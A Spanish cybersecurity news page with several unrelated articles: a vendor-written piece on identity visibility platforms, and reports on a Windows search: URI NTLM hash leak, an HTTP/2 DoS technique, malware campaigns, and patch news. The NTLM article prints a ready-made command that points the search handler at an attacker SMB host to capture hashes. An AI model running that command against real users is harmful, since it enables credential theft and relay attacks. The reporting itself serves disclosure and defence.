

Reducir la superficie de ataque de IAM a través de plataformas de inteligencia y visibilidad de identidad (IVIP) – CYBERDEFENSA.MX

El estado fragmentado de la identidad empresarial moderna

La IAM empresarial se está acercando a un punto de ruptura. A medida que las organizaciones escalan, la identidad se fragmenta cada vez más en miles de aplicaciones, equipos descentralizados, identidades de máquinas y sistemas autónomos.

El resultado es Identity Dark Matter: actividad de identidad que se encuentra fuera de la visibilidad del IAM centralizado y fuera del alcance de los equipos de seguridad.

De acuerdo a Seguridad de orquídeas‘s análisisel 46 % de la actividad de identidad empresarial se produce fuera de la visibilidad centralizada de IAM. En otras palabras, casi la mitad de la superficie de identidad empresarial puede estar funcionando sin ser vista. Esta capa oculta incluye aplicaciones no administradas, cuentas locales, flujos de autenticación opacos e identidades no humanas con permisos excesivos. Se ve amplificado aún más por herramientas desconectadas, propiedad aislada y el rápido aumento de la IA agente.

La consecuencia es una brecha cada vez mayor entre lo que las organizaciones de seguridad creen que tienen y el acceso que realmente existe. Esa brecha es donde ahora reside el riesgo de identidad moderno.

Definición de la categoría IVIP: la capa de visibilidad y observabilidad

Para cerrar estas brechas, Gartner ha introducido la Plataforma de Inteligencia y Visibilidad de Identidad (IVIP) como un «Sistema de Sistemas» fundamental. Dentro del marco de Identity Fabric, los IVIP ocupan la Capa 5: Visibilidad y Observabilidad, proporcionando una capa independiente de supervisión por encima de la gestión y la gobernanza del acceso.

Por definición formal, una solución IVIP incorpora y unifica rápidamente datos de IAM, aprovechando análisis impulsados ​​por IA para proporcionar una ventana única a los eventos de identidad, las relaciones entre el usuario y los recursos y la postura.

Característica IAM/IGA tradicional IVIP / Observabilidad
Alcance de visibilidad Solo aplicaciones integradas y gobernadas Integral: sistemas administrados, no administrados y desconectados
Fuente de datos Declaraciones de propietario y documentación manual. Información continua en tiempo de ejecución y telemetría a nivel de aplicación
Método de análisis Revisiones de configuración estática e «Inferencia» Descubrimiento continuo y prueba basada en evidencia
Inteligencia Lógica básica basada en reglas Descubrimiento de intenciones y análisis de comportamiento impulsado por LLM

Lo que realmente debe hacer un IVIP

Un IVIP creíble no puede ser simplemente otro depósito de identidad. Tiene que servir como motor de inteligencia activo para el ecosistema de identidad empresarial.

En primer lugar, debe proporcionar continuo descubrimiento de identidades humanas y no humanas en todos los sistemas relevantes, incluidos aquellos que se encuentran fuera de la incorporación formal de IAM. En segundo lugar, debe actuar como plataforma de datos de identidadunificando información fragmentada de directorios, aplicaciones e infraestructura en una fuente de verdad más coherente. En tercer lugar, debe cumplir inteligenciautilizando análisis e inteligencia artificial para convertir señales de identidad dispersas en información de seguridad significativa.

Desde un punto de vista técnico, eso significa respaldar capacidades como automatizado remediaciónpor lo que las brechas de postura se pueden corregir directamente en la pila de IAM; intercambio de señales en tiempo realutilizando estándares como CAEP para desencadenar acciones de seguridad inmediatas; y inteligencia basada en intencionesdonde los LLM ayudan a interpretar el propósito detrás de la actividad de identidad y separar el comportamiento operativo normal de los patrones verdaderamente riesgosos.

Este es el cambio de la visibilidad de la identidad a la comprensión de la identidad y, en última instancia, al control de la identidad.

Orchid Security: entrega del avión de control IVIP

Orchid Security pone en funcionamiento el modelo de Plataforma de Inteligencia y Visibilidad de Identidad (IVIP) transformando señales de identidad fragmentadas en inteligencia continua a nivel de aplicación. En lugar de depender únicamente de integraciones de IAM centralizadas, Orchid genera visibilidad directamente desde la propia aplicación, lo que permite a las organizaciones descubrir, unificar y analizar la actividad de identidad en todos los sistemas que las herramientas tradicionales no pueden ver.

1. Visibilidad y alcance de los datos: ver la aplicación completa y el estado de identidad

Un requisito central del IVIP es descubrimiento continuo de identidades y los sistemas en los que operan. Orchid logra esto a través del análisis binario y la instrumentación dinámica, lo que le permite inspeccionar Lógica nativa de autenticación y autorización directamente dentro de las aplicaciones y la infraestructura. sin requerir API, cambios de código fuente o integraciones prolongadas.

Este enfoque proporciona una ventaja fundamental en el descubrimiento de propiedades de aplicaciones. Muchas empresas no pueden controlar identidades entre aplicaciones que los equipos de seguridad centrales ni siquiera saben que existen. Orchid saca a la luz estos sistemas primero, porque no puedes evaluar, gobernar o asegurar lo que no puedes ver. Al identificar el estado real de las aplicaciones, incluidas aplicaciones personalizadas, COTS, sistemas heredados y TI en la sombra, Orchid revela la materia oscura de identidad incorporada en ellas, como cuentas locales, rutas de autenticación no documentadas e identidades de máquinas no administradas.

2. Unificación de datos: construcción de la capa de evidencia de identidad

Las plataformas IVIP deben unificar datos de identidad fragmentados en una imagen operativa consistente. Orchid logra esto capturando telemetría de auditoría patentada desde aplicaciones internas y combinándolo con registros y señales de sistemas IAM centralizados.

El resultado es un capa de datos de identidad basada en evidencia que muestra cómo se comportan realmente las identidades en el entorno. En lugar de depender de suposiciones de configuración o integraciones incompletas, las organizaciones obtienen una visión unificada de:

  • Identidades entre aplicaciones e infraestructura
  • Flujos de autenticación y autorización
  • Relaciones de privilegios y rutas de acceso externo

Esta evidencia unificada permite a los equipos de seguridad conciliar la brecha entre la política documentada y el acceso operativo real.

3. Inteligencia: convertir la telemetría en información procesable

Un IVIP debe transformar la telemetría de identidad en inteligencia procesable. Las auditorías de identidad entre estados de Orchid demuestran cuán poderosa se vuelve esta capa cuando la actividad de identidad se analiza directamente a nivel de aplicación.


En todos los entornos empresariales, Orquídea observa eso:

  • El 85% de las aplicaciones contienen cuentas de dominios heredados o externos.con 20% utiliza dominios de correo electrónico para consumidorescreando un importante riesgo de filtración de datos.
  • El 70% de las aplicaciones contienen privilegios excesivoscon 60% otorga amplio acceso administrativo o API a terceros.
  • El 40% de todas las cuentas están huérfanas., subiendo a 60% en algunos entornos heredados.

Estas ideas no se infieren de las políticas; se observan directamente desde el comportamiento de identidad dentro de las aplicaciones. Esto hace que las organizaciones pasen de una postura de inferencia basada en la configuración a una inteligencia de identidad basada en evidencia.

Extendiendo IVIP a la próxima frontera de identidad: agentes de IA

Los agentes autónomos de IA representan la próxima ola de materia oscura de identidad, y a menudo operan con identidades y permisos independientes que quedan fuera de los modelos de gobernanza tradicionales. Orchid extiende el marco IVIP a estas identidades emergentes a través de su Agente guardián arquitectura, lo que permite a las organizaciones aplicar la gobernanza Zero Trust a la actividad impulsada por la IA.

La adopción segura de agentes de IA se guía por cinco principios:

  • Atribución de humano a agente: Cada acción de un agente está vinculada a un propietario humano responsable.
  • Auditoría de actividad: Se registra una cadena de custodia completa (Agente → Herramienta/API → Acción → Destino).
  • Barandillas sensibles al contexto: Las decisiones de acceso se evalúan dinámicamente en función de la sensibilidad del recurso y los derechos del propietario humano.
  • Mínimo privilegio: El acceso Just-in-Time reemplaza las credenciales privilegiadas persistentes.
  • Remediación automatizada: El comportamiento riesgoso puede desencadenar respuestas automatizadas, como la rotación de credenciales o la finalización de la sesión.

Combinando descubrimiento de propiedades de aplicaciones, telemetría de identidad e inteligencia impulsada por IAOrchid cumple la misión central de IVIP: convertir la actividad de identidad invisible en una superficie de seguridad gobernada, observable y controlable.

Medición del éxito: métricas basadas en resultados (ODM) y remediación

Las decisiones de identidad son tan buenas como los datos que las sustentan. Los CISO deben pasar de los «controles implementados» a las métricas basadas en resultados (ODM).

  • Ejemplo de ODM: En lugar de contar las licencias IGA, mida la reducción de los derechos no utilizados (inactivos) del 70% al 10% dentro de un trimestre fiscal.
  • Acuerdos de nivel de protección (PLA): Negociar los resultados objetivos con la empresa. Un EPL podría exigir la revocación del acceso crítico en un plazo de 24 horas para quien lo abandone, reduciendo significativamente la ventana de oportunidad del atacante.
  • Retorno de la inversión empresarial: Al pasar a la observabilidad continua, las organizaciones pueden reducir la preparación de las auditorías de meses a minutos mediante la generación automatizada de evidencia de cumplimiento.

Hoja de ruta de implementación estratégica para líderes de IAM

Para reducir la superficie de ataque, recomendamos las siguientes acciones prioritarias:

  1. Forme un grupo de trabajo interdisciplinario: Alinee las operaciones de TI, los propietarios de aplicaciones, los propietarios de IAM y GRC para acabar con los silos técnicos.
  2. Realice un análisis de brechas cuantificado por riesgo: Comience con las identidades de las máquinas, ya que a menudo representan el mayor riesgo y la menor visibilidad.
  3. Implementar corrección sin código: Cerrar la desviación de postura (por ejemplo, suspender cuentas huérfanas, complejidad de contraseñas débiles) automáticamente a medida que se descubre.
  4. Aproveche la visibilidad unificada para eventos de alto riesgo: Utilice la telemetría IVIP durante fusiones y adquisiciones o eventos de crecimiento para auditar la postura de identidad de los activos adquiridos antes de que se integren en la red principal.
  5. Auditoría de Riesgo Empresarial: Utilice visibilidad continua para detectar infracciones a nivel de aplicación que las herramientas tradicionales pasan por alto.

Declaración final La visibilidad unificada ya no es una característica secundaria; es el plano de control esencial. Las organizaciones deben ir más allá de la «puerta de entrada cerrada» e implementar la observabilidad de la identidad para gobernar la materia oscura donde se esconden los atacantes modernos.

Nota: Este artículo fue escrito y contribuido por Roy Katmordirector ejecutivo de Seguridad de orquídeas.

¿Encontró interesante este artículo? Este artículo es una contribución de uno de nuestros valiosos socios. Síguenos en noticias de google, Gorjeo y LinkedIn para leer más contenido exclusivo que publicamos.

Una vulnerabilidad de URI de búsqueda de Windows sin parches permite a los atacantes robar hashes NTLMv2 – CYBERDEFENSA.MX

Investigadores de ciberseguridad han revelado detalles de un problema sin parchear que podría explotarse para revelar el hash NTLMv2 de un usuario al atacante.

Como en el caso de CVE-2026-33829que afectó al controlador ms-screensketch: URI de la herramienta de recorte de Windows, el problema recién señalado reside en la búsqueda: controlador URI, según Cazadora.

CVE-2026-33829 hace referencia a una vulnerabilidad de suplantación de identidad que podría exponer información confidencial a un actor no autorizado. Microsoft lo parchó en abril de 2026.

«Un atacante podría inducir al usuario a hacer clic en un enlace especialmente diseñado en un navegador web u otra fuente URL, incrustándolo en una página web o mensaje de correo electrónico», señaló Microsoft en su aviso en ese momento.

«Si el usuario aprueba el lanzamiento del enlace, la URL diseñada puede inducir a la computadora a conectarse a un servidor SMB elegido por el atacante, lo que revelaría el hash NTLMv2 del usuario al atacante, quien podría usarlo para autenticarse como usuario».

Ciberseguridad

Específicamente, el problema tenía que ver con el hecho de que el controlador de URI de la herramienta de recorte aceptó un parámetro «filePath», no pudo validarlo y llegaría a cualquier ruta de la Convención de nomenclatura universal (UNC) que se le pasara. Esto, a su vez, podría activar la autenticación NTLM y exponer el hash Net-NTLMv2 de la víctima al atacante.

La deficiencia recién descubierta logra el mismo objetivo final usando «buscar:» y «crumb=ubicación:» en lugar de «filePath» usando un comando como el siguiente:

start "" "search:query=test&crumb=location:\\10.0.1.100\share"

«Utilizó el mismo mecanismo de fuga NTLM, produjo la misma fuga Net-NTLMv2, tenía los mismos requisitos previos y tenía la misma calificación Moderada», dijo el investigador de Huntress, Andrew Schwartz. Vale la pena señalar que el uso de un parámetro «crumb» para robar el hash (CVE-2023-35636) era documentado por Varonis en febrero de 2024.

Como resultado, un actor de amenazas podría aprovechar el hash capturado para realizar ataques de retransmisión y obtener un acceso más profundo a una red. Tras la divulgación responsable el 15 de abril de 2026, Microsoft se negó a abordar el problema y afirmó que «solo los casos de gravedad importantes y críticos cumplen con nuestro estándar de servicio».

En ausencia de una solución, se recomienda bloquear SMB saliente (TCP/445 y TCP/139) en hosts que no lo necesitan, aplicar la firma SMB para que los hashes capturados no puedan transmitirse a servicios internos y deshabilitar NTLM cuando corresponda.

La nueva vulnerabilidad de bomba HTTP/2 permite DoS remoto en NGINX, Apache, IIS, Envoy y Cloudflare

Los investigadores de ciberseguridad han descubierto un exploit de denegación de servicio remoto que afecta a los principales servidores web, incluidos NGINX, Apache HTTPD, Microsoft IIS, Envoy y Cloudflare Pingora.

La vulnerabilidad ha sido nombrada en código. Bomba HTTP/2 por California.

«El comportamiento vulnerable existe en la configuración HTTP/2 predeterminada de cada servidor», dijo la compañía, y agregó que fue descubierto por OpenAI Codex encadenando dos técnicas conocidas: una bomba de compresión y una retención estilo Slowloris.

«La bomba apunta a HPACK, el esquema de compresión de encabezados de HTTP/2: un byte en el cable se convierte en una asignación de encabezado completa en el servidor, que se repite miles de veces por solicitud», agregó Calif. «La retención es una ventana de control de flujo de cero bytes que evita que el servidor libere nada».

Ciberseguridad

HPACK es un algoritmo de compresión de encabezados dedicado para HTTP/2 que se utiliza para comprimir metadatos de solicitudes y respuestas utilizando la codificación Huffman que da como resultado una reducción promedio del 30 % en el tamaño del encabezado. También está diseñado para ser resistente a ataques como DELITO (abreviatura de «Compression Ratio Info-leak Made Easy») que puede filtrar cookies de autenticación de encabezados comprimidos.

Slowloris, por otro lado, es un tipo de ataque de denegación de servicio (DoS) que permite a un actor de amenazas abrumar un servidor objetivo abriendo y manteniendo muchas conexiones HTTP simultáneas entre el atacante y el objetivo. Es un ataque a la capa de aplicación.

HTTP/2 Bomb está inspirado en varios enfoques conocidos como HPACK Bomb (también conocido como CVE-2016-6581), que se reveló por primera vez en 2016, así como CVE-2025-53020una vulnerabilidad de agotamiento de la memoria en la implementación HTTP/2 de Apache httpd y dos fallas DoS en el servidor Apache HTTP a través de marcos de CONTINUACIÓN diseñados (CVE-2016-8740) y hambre de hilo de trabajo (CVE-2016-1546) en una conexión HTTP/2.

«Lo nuevo aquí es de dónde viene la amplificación», dijo Calif. «La bomba clásica introduce un valor grande en la tabla y hace referencia a él repetidamente, por lo que los servidores aprendieron a limitar el tamaño total del encabezado decodificado. Nuestra variante va en sentido contrario: el encabezado está casi vacío y la amplificación proviene de la contabilidad por entrada que el servidor asigna a su alrededor. El límite de tamaño decodificado nunca se activa porque no hay casi nada que decodificar».

En un escenario de ataque hipotético, una computadora doméstica con una conexión de 100 Mbps tiene el potencial de hacer que un servidor vulnerable sea inaccesible en cuestión de segundos. Es más, un solo cliente puede consumir y retener 32 GB de memoria del servidor contra Apache HTTPD y Envoy en aproximadamente 20 segundos.

Ciberseguridad

Para contrarrestar la vulnerabilidad, se recomienda aplicar las siguientes mitigaciones:

  • NGINX: actualice a 1.29.8+, que agrega la directiva max_headers con un valor predeterminado de 1000. Si la actualización no es una opción, se recomienda deshabilitar HTTP/2 con http2 desactivado.
  • Apache HTTPD – Corregido en mod_http2 v2.0.41. Si la actualización no es una opción, se recomienda configurar los protocolos http/1.1 para deshabilitar HTTP/2.
  • Microsoft IIS, Envoy y Cloudflare Pingora: no hay ningún parche disponible al momento de escribir este artículo.

«El error más profundo es que las especificaciones enmarcan el riesgo de memoria puramente como una relación de amplificación, y la relación es sólo la mitad de la ecuación», dijo Calif. «Un amplificador 70:1 es inofensivo si la memoria se libera cuando se completa la solicitud. Se convierte en un ataque porque HTTP/2 permite al cliente mantener la conexión abierta casi de forma gratuita, fijando cada byte asignado durante el tiempo que desee».

Weedhack ataca a los usuarios de Minecraft, CountLoader alcanza los 86.000, los mineros se propagan a través de contenido pirateado

Los investigadores de ciberseguridad han detectado una nueva campaña dirigida a los jugadores de Minecraft a través de YouTube para difundir malware capaz de hacerse con el control de los sistemas de las víctimas.

La campaña de malware como servicio (MaaS) centrada en Minecraft ha recibido el nombre en código Weedhack por McAfee Labs, indicando que la actividad ha estado activa desde enero de 2026 y se hace pasar por clientes y mods de Minecraft para infectar a los usuarios. En total, se han identificado 3.820 archivos JAR maliciosos únicos y más de 240 URL responsables de distribuir el malware.

«Esta campaña utiliza el envenenamiento de SEO y YouTube para generar tráfico a estas URL maliciosas», dijo el investigador de seguridad Aayush Tyagi. dicho. «También encontramos dos canales de YouTube y varios videos que demuestran los mods y clientes de Minecraft y redirigen a los espectadores a estas URL».

Un elemento central de la campaña es un panel de nivel empresarial («weedhack[.]a») que permite a los clientes ver las credenciales robadas y la información del sistema, así como controlar de forma remota los sistemas comprometidos. Además, permite a los delincuentes crear cargas útiles personalizadas que pueden apuntar a las versiones de Minecraft 1.21.0 a 1.21.11, sin mencionar inyectar el malware en mods legítimos de Minecraft.

El punto de partida del ataque es un archivo JAR malicioso («DonutDupe.jar») descargado de sitios web maliciosos. Luego, el archivo recupera detalles del dominio del servidor de comando y control (C2) utilizando una técnica conocida llamada EtherHiding, que emplea la cadena de bloques Ethereum como un solucionador de caídas muertas.

Ciberseguridad

En la siguiente etapa, el malware se pone en contacto con el servidor C2 para recuperar otra carga útil JAR basada en Java («Elevator.jar») que recopila información del sistema, configura las exclusiones de Microsoft Defender y sirve como conducto para eliminar dos cargas útiles JAR adicionales. La tercera carga útil JAR («SecurityManager.jar») establece la persistencia y actúa como preparador para el componente final («Component.jar») que implementa las funciones de acceso remoto.

Los actores de amenazas detrás de las herramientas aprovechan un canal de Telegram para anunciar su warez, transmitir actualizaciones y brindar atención al cliente. El canal tiene más de 850 miembros. La herramienta, por su parte, viene en dos niveles:

  • Gratis, que incluye un completo robo de información que puede apuntar a ID de sesión de Minecraft y cuatro lanzadores de Minecraft; capturar capturas de pantalla; y recopilar archivos, información del sistema, cookies y contraseñas de 36 navegadores web diferentes, datos de 56 billeteras de criptomonedas basadas en navegador y 12 aplicaciones de billetera de escritorio, y credenciales para Discord, Steam y Telegram.
  • Premium, que comienza en $4,99 por mes (o $24,99 por una licencia de por vida) y ofrece capacidades adicionales de acceso remoto, como acceso a cámara web, registro de teclas, ejecución de shell inverso, uso compartido de pantalla con acceso de teclado y mouse, y carga y descarga de archivos.

Las cadenas de ataques giran en torno al envenenamiento de SEO y videos de YouTube que contienen descripciones que incorporan enlaces a clientes de Minecraft maliciosos para apuntar a usuarios desprevenidos. La mayoría de las infecciones por Weedhack se han identificado en Estados Unidos, seguido de Alemania, India, Reino Unido, Italia, Vietnam, Canadá, Noruega, Suecia, Finlandia y España.

«Una de las características clave que hace que Weedhack sea único es que está alojado en una red transparente y proporciona acceso a malware sofisticado de forma gratuita», afirmó Tyagi. «Esta diferencia en costo y facilidad de acceso con tutoriales detallados sobre cómo usar el malware reduce significativamente la barrera de entrada para clientes potenciales. Además, su capacidad para robar cuentas de Minecraft atrae a una audiencia más joven. Ambos factores se complementan y hacen que la campaña sea mucho más letal».

McAfee Labs dijo que también observó que el malware actúa como un desencadenante del ciberacoso, donde los clientes, que parecen ser adolescentes y adultos jóvenes, están utilizando sus capacidades de acceso remoto como arma para amenazar, acosar y monitorear a sus víctimas. Encontraron una manera de grabar a las víctimas a través de sus cámaras web y compartieron los videos en el canal Telegram como «trofeos».

CountLoader ofrece Crypto Clipper

La divulgación se produce cuando la empresa de ciberseguridad arroja luz sobre una campaña CountLoader a gran escala que se estima que ha comprometido 86.000 máquinas únicas. CountLoader es un cargador de JavaScript que normalmente se distribuye a través de sitios de distribución de software pirateados. Se sabe que implementa varias cargas útiles como Cobalt Strike, AdaptixC2, PureHVNC RAT, Amatera Stealer y PureMiner.

De estos compromisos, se dice que aproximadamente 9.000 infecciones fueron el resultado de la propagación del malware a través de unidades USB y medios extraíbles. McAfee Labs dijo que el mayor número de infecciones se observó en India, seguida de Indonesia, EE. UU. y varios países del sudeste asiático, y agregó que pudo hundir con éxito la infraestructura de comunicación de malware al registrar un dominio C2 falso.

«La infección comienza cuando se ejecuta un archivo EXE», afirma la empresa. dicho. «Este archivo inicia un comando de PowerShell, que descarga y ejecuta un cargador de JavaScript ofuscado conocido como CountLoader. El cargador se ejecuta usando ‘mshta.exe’».

Una vez ejecutado, CountLoader configura la persistencia, se comunica con el servidor C2, intenta propagarse a través de unidades USB y espera más instrucciones del servidor C2 para descargar y ejecutar cargas útiles. La carga útil final implementada en el último conjunto de ataques es un malware cortapelos de criptomonedas que secuestra el contenido del portapapeles para redirigir las transacciones de criptomonedas.

El contenido pirateado conduce a los mineros de criptomonedas

Los hallazgos también siguen al descubrimiento de un campaña de años que ha utilizado sitios ilegales de transmisión de películas y programas de televisión para distribuir un minero de criptomonedas bajo la apariencia de una actualización falsa para un complemento de reproductor de video. La actualización falsa descarga un archivo ZIP, que luego utiliza la carga lateral de DLL para soltar una bifurcación de SilentCryptoMiner.

Ciberseguridad

El malware está equipado con una amplia gama de capacidades:

  • Configure las exclusiones de Defender, finalice la herramienta de eliminación de software malicioso de Microsoft y desactive la hibernación y el modo de suspensión automáticos para maximizar el tiempo de ejecución potencial del minero en el dispositivo.
  • Active repetidamente las indicaciones del Control de cuentas de usuario (UAC) hasta que el proceso se ejecute correctamente con privilegios elevados.
  • Iniciar un componente de vigilancia que garantice el funcionamiento ininterrumpido del minero.
  • Ejecute un agente RAT que proporcione capacidades de control remoto, incluida la ejecución de comandos arbitrarios, el inicio de archivos EXE usando «explorer.exe» y la ejecución de shellcode.
  • Inicie una CPU basada en XMRig y un minero de GPU.

«El archivo contenía un ejecutable legítimo, HLS Installer.874.exe, junto con una DLL maliciosa. Al iniciar el EXE se activaba un mecanismo de carga lateral de DLL, que inyectaba el módulo malicioso en un proceso de programa legítimo y ejecutaba código dentro de su contexto», Kaspersky dicho. «La biblioteca contenía la lógica para implementar el minero y establecer la persistencia en el dispositivo».

Se valora que la actividad es continuación de una campaña que se realizó documentado por NTT Security en abril de 2023, que utilizó falsas advertencias de fallas del navegador para desactivar el minero.

«Los actores de amenazas aprovechan una variedad de sitios, que van desde bibliotecas en línea hasta plataformas de transmisión de películas y programas de televisión», dijo Kaspersky. «No se sabe qué canales utilizarán para distribuir el archivo malicioso en el futuro. Sin embargo, el caso actual muestra que los usuarios que visitan sitios web pirateados siguen asumiendo un grave riesgo».

Oracle WebLogic CVE-2024-21182 agregado al catálogo KEV después de la explotación activa – CYBERDEFENSA.MX

La Agencia de Seguridad de Infraestructura y Ciberseguridad de EE. UU. (CISA) el lunes agregado una falla de seguridad de alta gravedad que afecta a Oracle WebLogic Server hasta sus vulnerabilidades explotadas conocidas (KEV) Catálogo, basado en evidencias de explotación activa.

La vulnerabilidad, CVE-2024-21182 (Puntuación CVSS: 7,5), permite que un atacante no autenticado con acceso a la red tome el control de servidores susceptibles. Fue parcheado por Oracle en julio de 2024.

«Oracle WebLogic contiene una vulnerabilidad no especificada que podría permitir que un atacante no autenticado con acceso a la red a través de T3, IIOP comprometa Oracle WebLogic Server», dijo CISA.

«Los ataques exitosos de esta vulnerabilidad pueden resultar en un acceso no autorizado a datos críticos o un acceso completo a todos los datos accesibles de Oracle WebLogic Server».

Ciberseguridad

Actualmente no hay informes públicos sobre cómo se está explotando la vulnerabilidad en la naturaleza. Dicho esto, varios actores de amenazas han utilizado repetidamente fallas anteriores en el software como arma para incluirlas en botnets, extraer criptomonedas e implementar ransomware.

A principios de marzo, CloudSEK también reveló que otra falla de seguridad de máxima gravedad en WebLogic (CVE-2026-21962, puntuación CVSS: 10.0) fue testigo de intentos de explotación automatizada poco después de que el código de explotación estuviera disponible públicamente.

A la luz de la explotación activa de la falla, se recomienda a las agencias del Poder Ejecutivo Civil Federal (FCEB) que apliquen las correcciones necesarias antes del 4 de junio de 2026 para proteger sus redes.

La actualización de Android de junio de 2026 de Google corrige 124 fallas, una de ellas explotada activamente – CYBERDEFENSA.MX

Google el lunes liberado parches para 124 vulnerabilidades de seguridad que afectaron a su sistema operativo Android durante el mes de junio de 2026, incluida una falla de alta gravedad en el componente Framework que ha sido objeto de explotación activa.

Registrado como CVE-2025-48595 (puntuación CVSS: 8,4), el fallo de seguridad se ha descrito como un caso de escalada de privilegios sin necesidad de interacción del usuario. La vulnerabilidad afecta a los dispositivos que ejecutan las versiones de Android 14, 15, 16 y 16 QPR2 (versión trimestral de plataforma 2).

«En múltiples ubicaciones, existe una manera posible de lograr la ejecución de código debido a un desbordamiento de enteros», según un descripción de la vulnerabilidad en CVE.org. «Esto podría llevar a una escalada local de privilegios sin necesidad de privilegios de ejecución adicionales. No se necesita la interacción del usuario para la explotación».

Ciberseguridad

Google ha reconocido que hay indicios de que CVE-2025-48595 puede estar bajo «explotación limitada y dirigida». Como suele ser el caso, el gigante tecnológico no reveló ningún detalle sobre quién podría haber estado detrás de la actividad, los objetivos afectados y la escala de dichos esfuerzos.

Dicho esto, los proveedores comerciales de software espía han utilizado fallas similares como armas para atacar a personas de alto perfil como parte de ataques extremadamente dirigidos.

En otros lugares, se han solucionado una serie de vulnerabilidades en el componente del sistema, la más grave de las cuales podría provocar una escalada local de privilegios sin necesidad de privilegios de ejecución adicionales.

Google ha lanzado dos conjuntos de parches: los niveles de parche de seguridad 2026-06-01 y 2026-06-05, y este último incluye todas las correcciones del primer conjunto, junto con parches para el kernel y los componentes del chipset de terceros de Imagination Technologies, MediaTek, Qualcomm y Unisoc.

Gamaredon aprovecha WinRAR para entregar GammaWorm y GammaSteel contra Ucrania – CYBERDEFENSA.MX

El grupo de hackers ruso conocido como Gamaredón se ha atribuido a la explotación continua de una vulnerabilidad de WinRAR para entregar múltiples familias de malware destinadas al robo y la propagación de datos.

Según Sekoia, la actividad implica la utilización como arma de CVE-2025-8088, una falla de recorrido de ruta en WinRAR, para lanzar una carga útil de aplicación HTML denominada GammaPhish, que luego se utiliza para recuperar un descargador intermedio de Visual Basic Script (VBScript) con nombre en código GammaLoad. La cadena de infección fue observada por la empresa francesa de ciberseguridad en enero de 2026.

«Sus objetivos principales son tomar huellas dactilares del sistema host, actualizar la configuración de red en el registro utilizando resolutores de caída muerta (DDR), recuperar y ejecutar cargas útiles VBScript arbitrarias desde los servidores C2», Sekoia dicho.

Una de las cargas útiles es un gusano VBScript conocido como GammaWorm que establece persistencia a través de tareas programadas y está diseñado para ocultar directorios legítimos en recursos compartidos de red y unidades USB y reemplazarlos con archivos maliciosos de acceso directo de Windows (LNK), lo que resulta en la ejecución de código arbitrario recuperado de un servidor de comando y control (C2).

Ciberseguridad

Para resolver su C2, GammaWorm inicia una solicitud GET a través de curl a un canal público de Telegram codificado. Al utilizar plataformas legítimas como Telegram, la idea es integrarse en el tráfico habitual, evitar la detección y mantener operaciones de espionaje a largo plazo. GammaWorm también se basa en flujos de datos alternativos NTFS (ANUNCIOS) técnica para ocultar sus módulos principales.

Otra familia de malware distribuida a través de GammaLoad es un ladrón de información modular con nombre en código GammaSteel que captura archivos que coinciden con ciertas extensiones y los exfiltra a un depósito S3 de Amazon Web Services (AWS) o a un servidor controlado por un atacante como mecanismo alternativo.

Sekoia dijo que las secuencias de infección podrían usarse para distribuir otras familias de malware, como GammaWipe (también conocido como GamaWiper), dependiendo de los objetivos del actor de la amenaza.

«El vector de despliegue exacto de GammaWorm sigue siendo ambiguo; GammaLoad podría eliminarlo simultáneamente o introducirlo de forma independiente a través de un usuario que ejecute una unidad USB armada», señaló. «Además, al evaluar el flujo de ejecución global, evaluamos con alta confianza que GammaPhish está diseñado para implementar GammaLoad primero».

Gamaredon, un conjunto de intrusiones patrocinado por el estado ruso y vinculado oficialmente al Servicio Federal de Seguridad (FSB), tiene un historial de atacar a Ucrania, particularmente entidades gubernamentales, militares y de infraestructura crítica, utilizando correos electrónicos de phishing que contienen archivos adjuntos maliciosos, en estos archivos RAR con trampas explosivas.

Ciberseguridad

«Esta cadena de infección revela un diseño modular resistente, masivo y altamente confuso», dijo Sekoia. «Debido a su adaptabilidad y la capacidad del operador para actualizar las configuraciones sobre la marcha, es muy probable que esta arquitectura se reutilice en el futuro».

El desarrollo coincide con el objetivo del UAC-0184 de objetivos relacionados con el ejército ucraniano para entregar un ejecutable asociado con un programa legítimo llamado PassMark BurnInTest a través de señuelos LNK. Un segundo grupo de actividades de amenazas que se ha dirigido a Ucrania es el UAC-0247 (anteriormente rastreado como UAC-0244), que ha señalado a los operadores de drones para desplegar Droppers de aplicaciones HTML (HTA) a través de archivos ZIP y una puerta trasera capaz de establecer un shell inverso para la infraestructura controlada por el atacante.

Los cazadores de amenazas también trazó la evolución de PixyNetLoader, un cargador de malware atribuido a APT28 en relación con campañas que explotan una vulnerabilidad de Microsoft Office (CVE-2026-21509), para extraer un implante COVENANT Grunt. Según ExaTrack, la familia de malware se ha detectado en estado salvaje desde diciembre de 2024, y las iteraciones recientes se descubrieron el 15 de abril de 2026.

La explotación impulsada por la IA está destruyendo la gestión de vulnerabilidades. He aquí cómo manejarlo. – CYBERDEFENSA.MX

Los plazos de explotación impulsados ​​por la IA se están reduciendo rápidamente y no van a dejar de reducirse. Las vulnerabilidades se descubren, reproducen y utilizan como armas más rápido que nunca en la historia de la seguridad empresarial. Como resultado, la ventana entre la divulgación de una vulnerabilidad y la explotación indiscriminada observada en Internet ahora se mide en horas, no en días.

La principal respuesta de la industria ha sido en gran medida: parchear más rápido.

Los reguladores lo dicen, las juntas directivas lo esperan y los ejecutivos lo exigen. Pero para la mayoría de las empresas, no es un botón que los defensores puedan presionar. La aplicación de parches es un proceso controlado determinado por requisitos de tiempo de actividad, pruebas de estabilidad, ventanas de cambio, aprobaciones comerciales, obligaciones de cumplimiento y la realidad de que los sistemas de producción no se pueden dañar en nombre de la urgencia.

Si bien la aplicación de parches sigue siendo esencial, la aplicación de parches por sí sola o incluso la aplicación de parches más rápido ya no es una respuesta completa a esta «nueva normalidad» y a la afluencia de vulnerabilidades reveladas. La actualización del Proyecto Glasswing de Anthropic en mayo de 2026 hizo que el desequilibrio fuera difícil de ignorar. La compañía dijo que, junto con aproximadamente 50 socios, utilizó Claude Mythos Preview para identificar más de 10,000 vulnerabilidades de gravedad alta o crítica en software de importancia sistémica en un solo mes, mientras que muchas otras organizaciones informan resultados similares con esfuerzos internos, impulsados ​​por IA.

La IA está industrializando la investigación de vulnerabilidades, pero no sólo para los defensores o los proveedores de software. Los atacantes utilizan las mismas herramientas, con la misma ventaja de velocidad, para identificar y reproducir vulnerabilidades que luego se utilizan contra las organizaciones a las que apuntan.

Entonces, ¿qué significa esto para los plazos de explotación y la defensa?

El cuello de botella se ha movido

No es ningún secreto que los plazos de explotación se han ido reduciendo durante años y, en los últimos años, no ha sido raro que las revelaciones de vulnerabilidades vayan seguidas de explotación salvaje en horas de un solo dígito. Con la IA, la ventana que puede tener una gran organización desde que le dicen que hay un problema hasta que alguien intenta usarlo en su contra seguirá comprimiéndose.

